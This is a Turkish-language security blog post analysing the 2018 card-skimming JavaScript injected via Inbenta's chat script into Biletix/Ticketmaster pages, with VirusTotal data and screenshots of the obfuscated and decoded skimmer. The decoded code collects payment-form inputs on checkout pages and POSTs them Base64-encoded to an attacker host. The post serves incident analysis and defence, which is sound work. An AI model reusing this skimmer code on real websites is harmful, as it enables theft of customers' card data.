


Biletix Vakası

written by Mert SARICA | 1 August 2018

27 Haziran 2018 tarihinde Biletix firması, sosyal medya hesapları ve web sitesi üzerinden bir güvenlik duyurusu yaptı. Bu duyuruda, 23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere firmasına dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit edildiği yer alıyordu. Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde (Türkiye de dahil) kullanılmış olması sebebiyle de bazı müşterilerinin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabileceği belirtilmiş ve ayrıca yaptıkları incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilenmiş olabileceğini tespit ettikleri belirtilmişti. Son olarak da İngiltere'deki müşterilerinden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerinden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanların bu durumdan etkilenmiş olabilecekleri söyleniyordu.





Aktif olarak bünyelerinde izleme ve müdahale yapan analistlerden oluşan bir Siber Güvenlik Merkezi'ne sahip olan kurumlar, Biletix'te doğru gitmeyen birşeyler olduğunu Nisan ayı gibi kullandıkları güvenlik teknolojilerinin ürettiği alarmları sayesinde öğrendiler. ;) Mayıs ayı itibariyle antivirüs yazılımlarına gelen güncelleme ile Biletix üzerinden bilet almaya çalışan son kullanıcılar ise web sitesine gömülü olan <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126> dosyası için zararlı yazılım uyarısı ile karşılaşmaya başladılar.

SHA256: eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530

Tespit edilme oranı 2 / 59

Analiz tarihi: 2018-06-21 10:20:15 UTC (2 hafta, 3 gün önce) [En sonucunu görüntüle](#)



Analizler.

Ek bilgi.

Yorumlar. 1

Oylar

Antivirus	Sonuç	Güncelle
Symantec	Infostealer	20180621
TrendMicro-HouseCall	Suspicious_GEN.F47V0516	20180621
Ad-Aware	✓	20180621
AegisLab	✓	20180621
AhnLab-V3	✓	20180621
Alibaba	👁	20180621
ALYac	✓	20180621
Antiy-AVL	✓	20180621
Arcabit	✓	20180621
Avast	✓	20180621
Avast-Mobile	✓	20180621
AVG	✓	20180621
Avira (no cloud)	✓	20180621
AVware	✓	20180621
Babable	✓	20180406
Baidu	✓	20180621

File information

Identification Content Analyses Submissions ITW Comments

MD5	3d154b03ccf7b836b67edab442a98cfc
SHA-1	a0445373490ad8b5260ca0cc7df4e709a9d732c7
SHA-256	eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530
ssdeep	6144:Z4qHnubYPzYVgxPYwS88ziyXClSdGG/RyJ1QA8rkTSXLU8tDZipdyPF04uciFz:pH1UgxQf88ziy7EX48b d64uciFz
Size	636.4 KB (651645 bytes)
Type	Text
Magic	ISO-8859 English text, with very long lines, with CRLF line terminators
TrID	Unknown!
Detection ratio	2 / 59
First submission	2018-04-25 12:18:08 UTC (2 ay önce)
Last submission	2018-05-28 15:05:45 UTC (1 ay önce)
Tags	text

Download file Re-scan file Close

File information

Identification Content Analyses Submissions ITW Comments

Propagation, dissemination and distribution strategies

This file has been spotted in-the-wild at certain URLs that are later detailed, it may be part of some drive-by download strategy or simply legitimately hosted goodwill.

Download URLs

This file has been spotted as the response content of the following URLs.

- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669125>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669127>

In-the-wild file names

- inbenta.js
- inbenta.js.bin

Download file Re-scan file Close

Merak kediye öldürmeden olayın perde arkasını öğrenmek için zararlı kod içeren javascript dosyasına ulaşip analiz etmek için işe koyulmaya karar verdim. inbenta.js dosyasınının zararsız sürümünü <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js> adresinden indirip, okunaklı (beautified) hale getirdikten sonra VirusTotal'dan

indirdiğim zararlı kod içeren inbenta.js dosyası ile kıyasladığımda, 18927. satır itibariyle zararlı kod ortaya çıkıverdi. Zararlı JavaScript Analizi başlıklı yazımda olduğunur aksine bu defa gizlenmiş javascript kodunu sanal sistemdeki internet tarayıcısı ile çözmek (deobfuscate) yerine daha hızlı ilerleyebileme adına IlluminateJs web uygulaması ile çözmeye karar verdim.

The image displays a three-part view of a web browser's developer tools:

- Top Panel:** Shows the raw, obfuscated JavaScript code from `inbenta.js`. The code is a single large function call with many escaped characters and minified identifiers.
- Middle Panel:** Shows the result of deobfuscation using the `BeautifulJS` library. The code is now human-readable JavaScript with HTML tags (like `<div>`, `<input>`, `<script>`) visible, revealing the application's structure and logic.
- Bottom Panel:** Shows the source code of the application, including a `src` directory and various HTML/JS files like `index.html`, `inbenta.js`, and `inbenta.css`.

- Browser extensions and other uses
- [A bookmarklet](#) (drag it to your bookmarks) by Ichiro Hiroshi to see all scripts used on the page.
 - **Chrome**: In case the built-in CSS and JavaScript formatting isn't enough for you:
 - [Quick source viewer](#) by Tomi Mickelson ([github](#), [blog](#)).
 - [JavaScript and CSS Code beautifier](#) by c7sky.
 - [jsautofly-for-chrome](#) by Tomi Rx ([github](#)).
 - [BeautifulJS plugin](#) ([github](#)) by HookyQR for the Visual Studio Code IDE.
 - [Fiddler proxy: JavaScript Formatter add-on](#).
 - [git diff](#) by Fabio Negro.
 - [Autoformat extension](#) by Infocacher.
 - [BeautifulJS in Emacs](#) with [unimium](#) by Geth Maclean.

010 Editor - C:\Users\Mert\Desktop\inbenta\inbenta_orig.txt

File Edit Search View Format Scripts Templates Tools Window Help

Workspace

Open Files

- inbenta.js C:\Users...inbenta\
- inbenta_modified.txt C:\Users...inbenta\
- inbenta_orig.txt C:\Users...inbenta\

Favorite Files

- Recent Files
- Bookmarked Files

Inspector

Type	Value
Signed Byte	47
Unsigned Byte	47
Signed Short	12079
Unsigned Short	12079
Signed Int	539176751
Unsigned Int	539176751
Signed Int64	8247620832850030383
Unsigned Int64	8247620832850030383

Compare

C:\Users\Mert\Desktop\inbenta\inbenta_modified.txt vs. C:\Users\Mert\Desktop\inbenta\inbenta_orig.txt

Result	Address A	Size A	Address B	Size B
Match	0h	1067933	0h	104B9Dh
Match	104B9Dh	295	104B8Fh	127h
Match	104CC4h	264	104DABh	108h
Match	104DCCCh	152	104EC1h	98h
Match	104E64h	274	104F7Bh	112h
Match	104F76h	11904	105081h	2E80h
Match	107E51h	4765	107F31h	129Dh
Match	10AA30h	35	1091CEh	23h
Only in A	107DF6h	91		
Only in A	1090EEh	6466		
Only in B			104B9Dh	22h

Line 18928, Col 1 | Val: 47 2Fh 00101111b | Size: 1085937 | ANS(DOS) | Tab:4 | LTT | W | INS

illuminatels

Secure | https://illuminatels.com/#/

Hack 4 Career: Info | LinkedIn | Mert SARICA (mert) | Inbox - mertsarica@illuminatels.com

ILLUMINATEJS [Home](#) [About](#) [Work](#)

Last update: 21.06.2017

Format De-Obfuscate Deobfuscation will happen on the fly, as you paste/type

```

1 var _0xc1aec = ["\x68\x74\x74\x70\x73\x3a\x2f\x2f\x77\x65\x62\x66\x6f\x74\x63\x65\x2e\x6d\x65\x2f\x66\x62\x66\x6f\x72\x6d\x2e\x6a\x73", "\x73\x65\x74\x69\x64\x64", "\x28\x3f\x3a\x5e\x7c\x3b\x20\x29", "\x5c\x24\x31", "\x72\x65\x70\x6c\x61\x63\x65", "\x3d\x28\x5b\x5e\x3b\x5d\x2a\x29", "\x6d\x61\x74\x63\x68",
2 var h080ff17d6676b09747fa7c90fd2d2db0 = {
3   snd: null,
4   1214a36488ae4c649300b9f2da97d046: _0xc1aec[0],
5   myid: function(_0xc1aec2) {
6     var _0xc61e8 = document[_0xc1aec7][[_0xc1aec4][new RegExp(_0xc1aec2 + _0xc61e2[_0xc1aec4])]];
7     return _0xc61e8 ? decodeURIComponent(_0xc61e8[1]) : undefined;
8   }(_0xc1aec[1]) || function() {
9     var _0xc61e8 = new Date();
10    var _0xc61e5 = _0xc61e4[_0xc1aec[8]]() + _0xc1aec[9] + Math[_0xc1aec[11]](Math[_0xc1aec[10]]() * (999999999 - 11111111 +
11    var _0xc61e6 = new Date(new Date()) + 60 * 60 * 24 * 1000);
12    document[_0xc1aec7][_0xc1aec[12]] = _0xc61e5 + _0xc1aec[13] + _0xc61e6[_0xc1aec[14]]();
13    return _0xc61e5;
14  }(),
15  clik: function() {
16    h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[15]] = null;
17    var _0xc61e7 = document[_0xc1aec7][[_0xc1aec[16]]];
18    for (var _0xc61e8 = 0; _0xc61e8 < _0xc61e7[_0xc1aec[18]]; _0xc61e8++) {
19      if (_0xc61e7[_0xc61e8][_0xc1aec[19]][_0xc1aec[18]] > 0) {
20        var _0xc61e9 = _0xc61e7[_0xc61e8][_0xc1aec[20]];
21        if (_0xc61e9 == _0xc1aec[21]) {
22          _0xc61e9 = _0xc61e8;
23        }
24        h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[15]] += _0xc61e7[_0xc61e8][_0xc1aec[20]] + _0xc1aec[22] + _0xc61e7[_0xc61e8][_0xc1aec[23]];
25      }
26    }
27  },
28  send: function() {
29    try {
30      var _0xc61e8 = document[_0xc1aec7][[_0xc1aec[24]]];
31      for (var _0xc61e8 = 0; _0xc61e8 < _0xc61e8[_0xc1aec[18]]; _0xc61e8++) {
32        var _0xc61e9 = _0xc61e8[_0xc61e8];
33        if (_0xc61e9[_0xc1aec[25]] != _0xc1aec[26] && _0xc61e9[_0xc1aec[25]] != _0xc1aec[27] && _0xc61e9[_0xc1aec[25]] != _0xc1aec[28]) {
34          if (_0xc61e9[_0xc1aec[31]]) {
35            _0xc61e9[_0xc1aec[31]](_0xc1aec[32], h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[33]], false);
36          } else {
37            _0xc61e9[_0xc1aec[31]](_0xc1aec[34], h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[33]]);
38          }
39        }
40      };
41      var _0xc61e9 = document[_0xc1aec7][[_0xc1aec[30]]];
42      for (var i = 0; _0xc61e9 < _0xc61e9[_0xc1aec[18]]; _0xc61e9++) {
43        if (_0xc61e9[_0xc61e8][_0xc1aec[31]]) {
44          _0xc61e9[_0xc61e8][_0xc1aec[31]](_0xc1aec[37], h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[33]], false);
45        } else {
46          _0xc61e9[_0xc61e8][_0xc1aec[35]](_0xc1aec[38], h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[33]]);
47        }
48      };
49      if (h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[15]] != null) {
50        var _0xc61e9 = location[_0xc1aec[44]][_0xc1aec[42]][_0xc1aec[41]][_0xc1aec[40]][_0xc1aec[39]] || 0;
51        var _0xc61e8 = true;
52        var _0xc61e7 = new XMLHttpRequest();
53        var _0xc61e9 = _0xc1aec[48][_0xc1aec[46]], h080ff17d6676b09747fa7c90fd2d2db0[_0xc1aec[47]], tr00pynh 2017, GeatsOnSecurity, 54 dos is @geatsnsecurity,
54        _0xc61e9[_0xc1aec[48]][_0xc1aec[46]]. _0xc1aec[50]);
55      }
56    }
57  }
58 }
59 
```

Javascript kodunu okunaklı, anlaşılır hale getirdikten sonra 2. satırda yer alan `hxtps://webfotce.me/js/form.js` web adresi hemen dikkatimi çekti. Bu adresi Google arama motorunda arattığımda ise ilk olarak 19 Kasım 2017 tarihinde VirusTotal'a akismet.js adı altında yüklenip 16 antivirüs yazılımı

tarafından tespit edilen, okunaklı olmayan inbenta.js dosyasının okunaklı bir sürümü gibi görünüyordu.



SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16	
Dosya adı:	akismet.js	
Tespit edilme oranı	16 / 58	
Analiz tarihi:	2018-07-07 00:16:17 UTC (7 saat, 1 dakika önce)	

[Analizler.](#) [Ek bilgi.](#) [Yorumlar.](#) [Oylar](#)

File identification

MD5	b63188547f7504194e171a0438a44746
SHA1	3557cf200d80bd9f2bb2c7793add3e5e813ba939
SHA256	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
ssdeep	48:inSFGCpeJh/Wt69a8p7lyC5XjvwqsLzLJghV:iSFGCm/j9aHEsLzrK
Dosya boyutu	3.0 KB (3092 bytes)
Dosya türü	Text
Magic lafzı	ASCII text, with CRLF line terminators
TrID	Unknown!
Tags	text

VirusTotal metadata

First submission	2017-11-19 09:50:48 UTC (7 ay, 2 hafta önce)
Last submission	2018-05-15 00:03:58 UTC (1 ay, 3 hafta önce)
Dosya isimleri	VirusShare_b63188547f7504194e171a0438a44746 akismet.js



SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16	
Dosya adı:	akismet.js	
Tespit edilme oranı	16 / 56	
Analiz tarihi:	2018-06-30 00:03:20 UTC (1 gün, 15 saat önce)	

[Analizler.](#) [Ek bilgi.](#) [Yorumlar.](#) [Oylar](#)



submitname: "feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16.js.bin"
falcon-threatscore: 82/100
memurl: "Pattern match: https://webfotce.me/js/form.js"
source: https://www.hybrid-analysis.com/sample/feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16?environmentId=100

Tickets for Concerts, Spo... view-source:webcache.g...

webcache.googleusercontent.com/search?q=cache:Kp6ASou955s:www.biletix.com/anasayfa/TURKIYE/en%3Fcid%3D1560+&cd=13&hl=en&ct=clnk&gl=tr

Hack 4 Career: Info LinkedIn Mert SARICA (mert...) Inbox - mertsarica@

This is Google's cache of <http://www.biletix.com/anasayfa/TURKIYE/en?cid=1560>. It is a snapshot of the page as it appeared on 7 Jun 2018 22:35:30 GMT. The current page could have changed in the meantime. Learn more.

Full version Text-only version View source

Tip: To quickly find your search term on this page, press Ctrl+F or ⌘+F (Mac) and use the find bar.


EN All Turkey GIFT CARD Global Events Blog Help

biletix
ticketmaster Türkiye

Music Stage Sports Family Others

Enter Artist, Event, City or Venue LOGIN

DISCOVER All Categories DATE All Dates LOCATION All Turkey GO




Çocuk Krallığı
Çocuk Krallığı, eğlenceli bir dünyanın kapılarını aralıyor.

TICKETS

ON STAGE
@NIGHT

FEATURED EVENTS



Tickets for Concerts, Spo... view-source:webcache.g...

webcache.googleusercontent.com/search?q=cache:Kp6ASou955s:www.biletix.com/anasayfa/TURKIYE/en%3Fcid%3D1560+&cd=13&hl=en&ct=clnk&gl=tr

```

2740 <script>
2741   googletag.cmd.push(function() {
2742     googletag.defineSlot('/61630194/HomePage_275x145_2nd', [275, 145], 'div-gpt-ad-1480332759691-0').addService(googletag.pubads());
2743     googletag.display('div-gpt-ad-1480332759691-0');
2744   });
2745 </script>
2746 </div>
2747 <div id="ad370x145-Hidden" class="hiddenOnTablet" style="position: absolute; left: -1000px; top: -1000px; z-index: 1000;"
2748 <div id="div-gpt-ad-1480332920117-0" style="height:145px; width:370px;"
2749 <script>
2750   googletag.cmd.push(function() {
2751     googletag.defineSlot('/61630194/HomePage_370x145', [370, 145], 'div-gpt-ad-1480332920117-0').addService(googletag.pubads());
2752     googletag.display('div-gpt-ad-1480332920117-0');
2753   });
2754 </script>
2755 </div>
2756 </div>
2757
2758 <script type="text/javascript">
2759 (function(){var g=function(e,h,f,g){
2760   this.get=function(a){for(var aa="*",c=document.cookie.split(";"),b=0,e=c.length;b<e;b++){for(var d=c[b];" "==d.charAt(0);)d=d.substring(1,d.length);if(0==d.indexOf(a))return d.substring(a.length,d.length);return null};
2761   this.set=function(a){var b="";b=new Date;b.setTime(b.getTime()+604800000); expires="b.toISOString();document.cookie=a+"="+e+h+"; path=/; ";
2762   this.check=function(){var aa=this.get();if(!aa||aa.split(";").length !=f(100))return false;else return true;var c=[];if(100==c)return 0;switch(a[0]){case "v":return 1;case "r":return
2763   c[2]/Math.floor(100/c)+2;};this.set(f,a.join(";"));return 0;};
2764   this.go=function(){if(this.check()){var ad=document.createElement("script");ad.type="text/javascript";ad.src=g+"&t="+ (new Date()).getTime();document.body&&document.body.appendChild(ad)};
2765   this.start=function(){var aa=this.window.addEventListener?this.window.addEventListener("load",function(){g.go()});this.window.attachEvent&&this.window.attachEvent("onload",function(){g.go()});};
2766   try{(new g(20,"r","QSI_5_ZN_3PgFwKvG7XFFHM","/zn_3pgFwKvG7XFFHM-ticketmaster.siteintercept.qualtrics.com/SITE/7Q_ZID=ZN_3PgFwKvG7XFFHM_QC_LOC"+encodeURIComponent(window.location.href))).start()}catch(e){});};
2767 </script><div id="ZM_3PgFwKvG7XFFHM"><!-- DO NOT REMOVE CONTENTS PLACED HERE --></div>
2768 <!-- EMO SITE INTERCEPT -->
2769 <script async="true" src="https://img2.digitouch.mncdn.com/include/biletix.js" charset="utf-8"></script>
2770 <script src="//ticketmaster.it-lobanta.com/cha?/3amp/lobanta.js?l=en"></script>
2771 </div>
2772 <div class="footerWrapper" id="kCBZ" id="footerWrapper">
2773 <div class="Footer" id="Footer">
2774 <div class="Footer-links">
2775 <div class="links-holder">
2776 <div class="Footer-link-group">
2777 <span class="FooterLinkTitle" title="r:11490">Help</span>
2778 <ul>
2779 <li><a href="http://help.biletix.com/">Frequently Asked Questions</a></li>
2780 <li><a href="/contactus/TURKIYE/en">Contact Us</a></li>
2781 <li><a href="/delivermethods/TURKIYE/en">Delivery Methods</a></li>
2782 <li><a href="/saleschannel/TURKIYE/en">Sales Channel</a></li>
2783 <li><a href="/visualmaterials/TURKIYE/en">Visual Materials</a></li>
2784 </ul>
2785 </div>
2786 <div class="Footer-link-group">
2787 <span class="FooterLinkTitle" title="About Us">About Us</span>
2788 <ul>
2789 <li><a href="/hediyekart/TURKIYE/en">Gift Card</a></li>
2790 <li><a href="/insurance/TURKIYE/en">Event Ticket Insurance</a></li>
2791 <li><a href="/about/TURKIYE/en">Who Are We?</a></li>
2792 <li><a href="http://www.livenation.com/" target="_blank">Live Nation Entertainment</a></li>
2793 <li><a href="/qualitypolicies/TURKIYE/en">Company Policies</a></li>
2794 </ul>
2795 </div>
2796 <div class="Footer-link-group">
2797 <span class="FooterLinkTitle" title="WORK WITH US">WORK WITH US</span>
2798 <ul>
2799 <li><a href="/ticketyourevent/TURKIYE/en">Ticket Your Event</a></li>
2800 <li><a href="/advertiseitwithus/TURKIYE/en">Advertise With Us</a></li>
2801 <li><a href="/career/TURKIYE/en">Career</a></li>

```

```
C:\Users\Mert\Desktop\inbenta\inbenta_decoded_malicious_code.js - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
inbenta_decoded_malicious_code.js
156
157     }
158     if (h080ff17d6676b09747fa7c90fd2d2db0.snd != null) {
159         const _0xc61exd =
160             location.hostname.split(".").slice(0).join("_") || "nodomain";
161
162         var _0xc61exe = btoa(h080ff17d6676b09747fa7c90fd2d2db0.snd);
163
164         const _0xc61exf = new XMLHttpRequest();
165
166         _0xc61exf.open(
167             "POST",
168             h080ff17d6676b09747fa7c90fd2d2db0.i214a36488ae4c64a9300b9f2da97d046,
169             true
170         );
171         _0xc61exf.setRequestHeader(
172             "Content-type",
173             "application/x-www-form-urlencoded"
174         );
175         _0xc61exf.send(
176             "info=" +
177             _0xc61exe +
178             "&hostname=ticketmTR&key=" +
179             h080ff17d6676b09747fa7c90fd2d2db0.myid
180         );
181         h080ff17d6676b09747fa7c90fd2d2db0["snd"] = null;
182         _0xc61exe = null;
183         setTimeout(function() {
184             h080ff17d6676b09747fa7c90fd2d2db0.send();
185         }, 30);
186     } catch (e) {}
187 }
188
189
190 if (new RegExp("payment|checkout|onestep", "gi").test(window.location)) {
191     h080ff17d6676b09747fa7c90fd2d2db0.send();
192 }
```

JavaScript file length: 5.983 lines: 192 Ln: 192 Col: 2 Sel: 0 | 0 Windows (CR LF) UTF-8 10 Temmuz 2018 Salı

biletix
ticketmaster Türkiye

Alışveriş Giriş Teslimat **Ödeme**

Shakira - Tribün ve Sahaiçi
11 Tem Çar Vodafone Park, 2018 21:00 İstanbul

Shakira "El Dorado Dünya Turnesi" kapsamında 11 Temmuz'da Vodafone Park'ta...

Dev bir prodüksiyon müteğgem bir sahne şöviyle geliyor!!!
Daha fazla oku

ÖDEME SEÇENEKLERİ

KREDİ KARTI

HEDİYE KART VE KUPONLAR

Biletix Zubuzu

Hediye Kart Numarası CVV2 Kullan

BİLETLERİNİZ

Kalan Süre: **03:46**

Shakira - Tribün ve Sahaiçi
11 Temmuz 2018 21:00

Tipi: TAM
Bilet Fiyatı: 750.00 TL X 1
Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 780.00 TL

Teslimat

Etiklik Gişesi Yokta
Perdükende Satış Noktaları 6.00 TL

Vade Farkı 0.00 TL

Console: Uncaught TypeError: Cannot read property 'startsWith' of undefined

Zararlı javascript kodunu peyderpey analiz ettikçe, zararlı kodun ödeme sayfasındaki forma girilen tüm kredi kartı bilgilerini, sayfada yer alan diğer bilgilerle birlikte Satın Al butonuna bastıktan sonra hxxps://webfotce.me/js/form.js adresine gönderecek şekilde tasarlandığını

gördüm. Bunun üzerine Fiddler aracını çalıştırıp, ödeme sayfasına geçersiz kart bilgilerimi girip Satın Al butonuna bastığımda, hxxps://webfotce.me/js/form.js adresine herhangi bir verinin gönderilmediğini farkettim! Bunun sebebini öğrenebilmek için Javascript kodunda yer alan try & catch kod bloğundaki catch kısmına, hata ayıklama amacıyla hatayı ekrana yazdıran ufak bir kod yazdığım, btoa() fonksiyonu kullanılarak Base64 kodlama şeması ile gizlenmeye çalışan çalıntı verideki Türkçe karakterlerin hataya yol açmasına ve hxxps://webfotce.me/js/form.js adresine gönderilememesine kısaca yüzlerce belki de binlerce Biletix Türkiye müşterisinin kredi kartı bilgilerinin duyuruda belirtilen süre boyunca çalınmamasına yol açan faydalı bir hata olduğunu öğrenmiş oldum. :)

The screenshot shows the Biletix payment page for a Shakira concert. The page is in Turkish and displays the event details: Shakira "El Dorado Dünya Turnesi" on 11 Temmuz 2018 at 21:00 at Vodafone Park in Istanbul. The ticket price is 750.00 TL and the service fee is 30.00 TL. The total amount is 786.00 TL. The payment method is credit card, and the card number is 1234123412341234. The CVV2 is 123. The console log shows a Base64 encoded error message: "btoa(encodeURIComponent(JSON.stringify({name: 'MERT', no: '1234123412341234', cvv: '123'})))".

ÖDEME SEÇENEKLERİ

KREDİ KARTI

HEDİYE KART VE KUPONLAR

Biletix Zubuzu

Hediye Kart Numarası CVV2 Kullan

YENİ KREDİ KARTI

Kart Üzerindeki İsim: MERT

Kredi Kartı No: 1234123412341234

Taksit Seçenekleri: Tek Ödeme 786.00 TL

Son Kullanma Tarihi: 01 2018

CVV2: 123

BİLETLERİNİZ

Kalan Süreniz: 03:44

Shakira - Tribün ve Sahaiçi

11 Temmuz 2018 21:00

Tipi: TAM

Bilet Fiyatı: 750.00 TL X 1

Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 786.00 TL

Teslimat

Etkinlik Çiğesi veya Perakende Satış Noktaları: 6.00 TL

Vade Farkı: 0.00 TL

TOPLAM TUTAR: 786.00 TL

```
var inp = document.querySelectorAll("input, select, textarea, checkbox, button");
for (var i = 0; i < inp.length; i++) {
  if (inp[i].value.length > 0) {
    var nme = inp[i].name;
    if (nme == "") {
      nme = i;
    }
    // btoa(encodeURIComponent(JSON.stringify({name: 'MERT', no: '1234123412341234', cvv: '123'})))
    inp[i].name = nme + inp[i].value + '&';
    console.log(inp[i].name + '=' + inp[i].value + '&');
  }
}
```


The screenshot shows a web browser window with a URL: https://www.w3schools.com/jsref/tryit.asp?filename=tryjsref_win_btoa. The browser displays an error message: "An embedded page on this page says InvalidCharacterError: Failed to execute 'btoa' on 'Window': The string to be encoded contains characters outside of the Latin1 range." Below the error message, there is a "Try it" button and a note: "Note: The btoa() method is not supported in IE9 and earlier." The code editor shows the following HTML and JavaScript code:

```
<!DOCTYPE html>
<html>
<body>

<p>Click the button to encode a string in base-64.</p>

<button onclick="myFunction()">Try it</button>

<p><strong>Note:</strong> The btoa() method is not supported in IE9 and earlier.</p>

<p id="demo"></p>

<script>
function myFunction() {
  var str = "Satin Al";

  try {
    var enc = window.btoa(str);
  } catch(e) {
    alert (e);
  }

  var res = "Encoded String: " + enc;
  document.getElementById("demo").innerHTML = "The original string: " + str + "<br>" + res;
}
</script>

</body>
</html>
```

Sonuç itibariyle, Inbenta firmasını hackleyenlerin bu zararlı kodu 2017 yılından beri akismet.js gibi farklı isimler altında da kullandığını görüyoruz. Biletix vakasına baktığımızda ise şayet zararlı kod tespit edildikten sonra Biletix Türkiye tarafından zararlı adresin sayfalardan kaldırılması dışında ödeme sayfasında bu kodun çalışmamasına yönelik özel bir çalışma, yazılım değişikliği yapılmadıysa, yazıya konu olan donelerden ve simülasyondan yola çıkarak Biletix Türkiye müşterilerinin kredi kartı bilgilerinin zararlı javascript kodu tarafından bu hata sebebiyle, belirtilen tarih aralığında çalınmamış olduğunu büyük bir mutlulukla varsayabiliriz. :)

Inbenta örneğinde olduğu gibi, 3. parti firmalar üzerinden gelebilecek siber saldırılardan korunmanın kesin bir yöntemi olamasa da, web sitenize 3. parti siteler üzerinden eklediğiniz javascript dosyalarının içeriğinin değişip değişmediğini kontrol eden ve şüpheli değişikliklerde sizi anında haberdar eden NormShield, Sucuri gibi güvenlik çözümlerinden de faydalanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.